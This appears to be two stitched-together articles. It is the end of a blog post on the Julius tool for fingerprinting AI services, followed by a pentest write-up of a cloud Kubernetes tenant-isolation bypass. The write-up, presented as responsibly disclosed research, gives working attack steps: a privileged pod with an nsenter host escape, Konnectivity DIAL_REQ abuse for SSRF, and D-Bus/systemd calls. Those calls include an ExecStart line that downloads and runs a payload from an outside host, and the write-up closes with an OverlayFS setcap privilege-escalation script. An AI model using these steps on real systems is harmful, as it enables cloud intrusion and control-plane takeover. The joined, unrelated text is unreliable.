kali > ./julius --help
You can list all the AI services Julious can fingerprint:
kali > ./julius list
We will take a look at our machine.
kali > ./julius probe http://192.168.131.7:11434Ollama sits on port 11434, and it’s important not to leave it exposed publicly, because everyone can use your models without authentication.
There are more tools available in this project. Most of them are meant to be chained together and work well this way. The company says its team is actively using these same tools during their engagements. While you won’t need everything at once, experiment with those tools and see what fits you best.
If you like red teaming, we have our Red Team Operator training, where we cover more tools and techniques to help you emulate real APT work, so you can give a company a realistic stress test and help make it secure.
The post Pentesting: Twelve Caesars – Community Tools for Offensive Security first appeared on Hackers Arise.
This article is published for educational purposes only, to raise awareness among information security professionals. The research was part of an official bug bounty program on a major platform. We notified the cloud provider about the vulnerabilities in line with our responsible disclosure policy, and all security issues we found were fixed in full. The infrastructure analyzed in this post has been anonymized, so the organization cannot be identified. We believe that regular pentests, bug bounty programs, and conversations between developers and independent researchers are the foundation of security for any IT product.
Many experts believe that cloud data breaches are mostly the customers’ fault, caused by issues like misconfigured storage or open ports. However, our penetration test of a major cloud provider demonstrated that critical threats can originate within the provider’s own infrastructure.
This analysis is based on a real-world case that won second place in the System Hacking (Web & Logic) category at Russian Pentest Award 2026. It covers the sequential exploitation of several vulnerabilities and logic errors. Together, they led to critical business consequences and a complete bypass of tenant isolation within the cloud. On October 22, 2026, I presented a technical analysis of this case in my “Smash the Tenant Boundary” talk at Security Analyst Summit (SAS 2026).
Our cloud infrastructure pentest followed the threat model of an external attacker with the privileges of a regular tenant. The ultimate goal of the attack was to assume full control of the cloud.
First, we created a resource in the cloud’s managed Kubernetes cluster (v1.25.16+k0s.0). As a rule, the provider deliberately withholds SSH access to worker nodes from tenants, because they’re paying for a managed service, not for running servers themselves. In this case, however, the cluster’s security policies did not prevent the creation of privileged pods with access to host namespaces. This enabled us to deploy a pod and switch the execution context to the host machine running the container.
kubectl run pod-name-bla \
   --image=alpine \
   --restart=Never \
   --overrides='
 {
   "apiVersion": "v1",
   "spec": {
     "hostPID": true,
     "containers": [
       {
         "name": "priv",
         "image": "alpine",
         "command": [ "sh", "-c", "sleep 3600" ],
         "stdin": true,
         "tty": true,
         "securityContext": {
           "privileged": true
         }
       }
     ]
   }
 }'
After creating the privileged pod, we ran the nsenter command inside the container. It moved the execution context to the host machine:
nsenter --target 1 --mount --uts --ipc --net --pid – bash
After this, the bash shell ran on the actual host machine, not inside the container. Because the pod was privileged, we got full root access to the host machine.

Kubelet configuration and API server address
Next, we analyzed its file system. While researching the data plane, we found a Konnectivity service token. This component provides a tunnel between the control plane and the data plane of a Kubernetes cluster. It was this component that opened up interesting opportunities for developing the attack.

Konnectivity service account token
After gaining access to the host machine (the worker node mentioned earlier), we analyzed its network interfaces: the user VPC and the Calico interfaces. We extracted the kube-apiserver address (192.168.0.4) from the kubelet configuration file. A subsequent scan of this address revealed the following open ports:
192.168.0.4:9443 open https status=404
192.168.0.4:2380 open
192.168.0.4:6443 open http status=400
192.168.0.4:8132 open
192.168.0.4:9100 open http status=200 title="Node Exporter"
192.168.0.4:9308 open http status=200 title="kube-state-metrics"
Of greatest interest is port 8132, where Konnectivity runs. This service creates a reverse tunnel between the control plane and the data plane so that the data plane is visible from the control plane. This allows management components to communicate with worker nodes, even behind a NAT. The Konnectivity token found earlier granted permission to interact with this service.

Interaction diagram between control plane and data plane via Konnectivity
To analyze the service on port 8132, we deployed a local test environment. We found that v1.25.16+k0s.0 uses a fork of konnectivty-server, inherited from apiserver-network-proxy in the original Kubernetes.
A quick primer on k0s: this is a minimalist Kubernetes distribution designed for cloud providers. It’s a convenient base for deploying managed clusters (mk8s) with minimal resource overhead. An important feature of k0s is that running user pods on control plane nodes (also known as master nodes) is disabled by default. This meets mk8s security requirements for control plane isolation.
Port 8132, mentioned above, hosts AgentService, which provides a single method: Connect. This method accepts a Packet stream.
service AgentService {
  rpc Connect(stream Packet) returns (stream Packet) {}
}
The code revealed an interesting detail: when AgentService receives a packet of the type DIAL_REQ from a worker node, the server calls the net.Dial() function on the control plane side. The packet structure for the Connect method looks like this:
//apiserver-network-proxy/konnectivity-client/proto/client/client.proto:26
enum PacketType {
  DIAL_REQ = 0;
  DIAL_RSP = 1;
  ...
}

message Packet {
  PacketType type = 1;

  oneof payload {
    DialRequest dialRequest = 2;
    DialResponse dialResponse = 3;
    Data data = 4;
    CloseRequest closeRequest = 5;
    CloseResponse closeResponse = 6;
    CloseDial closeDial = 7;
  }
}

message DialRequest {
    // tcp or udp?
    string protocol = 1;
    // node:port
    string address = 2;
    // random id for client, maybe should be longer
    int64 random = 3;
}
The server reads any Packet packets from the stream initiated by the agent (worker node):
//apiserver-network-proxy/pkg/server/server.go:721
in, err := stream.Recv()
...
recvCh <- in
Next, the packets go to the backend manager:
//apiserver-network-proxy/pkg/server/server.go:748

func (s *ProxyServer) serveRecvBackend(...) {
    for pkt := range recvCh {
        switch pkt.Type {
Then comes the most interesting part:
//apiserver-network-proxy/pkg/server/server.go:888

case client.PacketType_DIAL_REQ:
    req := pkt.GetDialRequest()
    klog.V(5).InfoS("Received DIAL_REQ", "target", req.Address)
    s.handleDialRequest(pkt, backend)
In other words, a DIAL_REQ that comes from the agent (worker node) was considered valid and passed to the packet handler for the corresponding type (DIAL_REQ).
//apiserver-network-proxy/pkg/server/server.go:921
func (s *ProxyServer) handleDialRequest(pkt *client.Packet, backend Backend) {
  ...
  dialReq := pkt.GetDialRequest()
  resp.GetDialResponse().Random = dialReq.Random

  start := time.Now()
  conn, err := net.Dial(dialReq.Protocol, dialReq.Address) // we control proto and address
This created an SSRF primitive in the control plane context, which made it possible to reach not only network resources but also host UNIX sockets. D-Bus (- /run/dbus/system_bus_socket) was chosen as a promising target for interaction. The busctl utility revealed the following services available on the control plane:
org.freedesktop.DBus
 org.freedesktop.PackageKit
 org.freedesktop.PolicyKit1
 org.freedesktop.login1
 org.freedesktop.systemd1
 com.ubuntu.SoftwareProperties
Using the org.freedesktop.DBus.GetConnectionCredentials method with a custom D-Bus client we wrote on top of github.com/godbus/dbus/v5, we were able to retrieve the UID of the current process. In this case, it was 997. Unfortunately, it wasn’t root, which means we couldn’t instantly start a system service in systemd. However, it was still possible to create a user service (system –user). To do this, we first enabled lingering for our UID:
busctl --address=unix:path=/tmp/master-dbus.sock \
  call org.freedesktop.login1 \
       /org/freedesktop/login1 \
       org.freedesktop.login1.Manager \
       SetUserLinger ubb 997 true false
The following sockets were then opened:
/run/user/997/bus
 /run/user/997/systemd/private (this socket is the equivalent of running commands through systemctl --user.)
Through this new socket, we called the StartTransientUnit method of the org.freedesktop.systemd1.Manager service:
StartTransientUnit(
  name: string,
  mode: string,
  properties: a(sv),
  aux: a(sa(sv))
) -> job object path
The properties parameter is exactly where you pass the standard systemd service definition directives. We added the following line:
ExecStart=/bin/sh -c "bash -lc 'curl ip:port/payload -o /tmp/love;chmod +x /tmp/love; setsid /tmp/love '"
As a result, we successfully received a callback from the control plane.

Konnectivity-server context and node network interfaces
Mirantis, the company behind the k0s project, confirmed the vulnerability.
Since konnectivity-server runs with limited privileges by default, the next step after achieving RCE on the control plane was to escalate those privileges. An analysis of processes on the control plane node revealed a running salt-minion service. Root privileges allow authentication in salt-minion as that minion and further attacks against it (more on that later).
In our case, the target host ran Ubuntu 22.04 with kernel version 5.15.x. Because user namespaces were enabled, a known bug in OverlayFS offered a viable path to privilege escalation: it allows a file to retain the cap_setuid+eip capabilities after namespace manipulation.
To exploit the vulnerability, a copy of the python3 interpreter was created with the setuid capability set, which made it possible to gain root privileges.
rm -rf /tmp/lpe
mkdir /tmp/lpe
cd /tmp/lpe

unshare -rm sh -c '
 mkdir l u w m &&
 cp /usr/bin/python3 l/ &&
 chmod 755 l/python3 &&
 setcap cap_setuid+eip l/python3 &&
 mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m &&
 touch m/*
'
getcap /tmp/lpe/u/python3
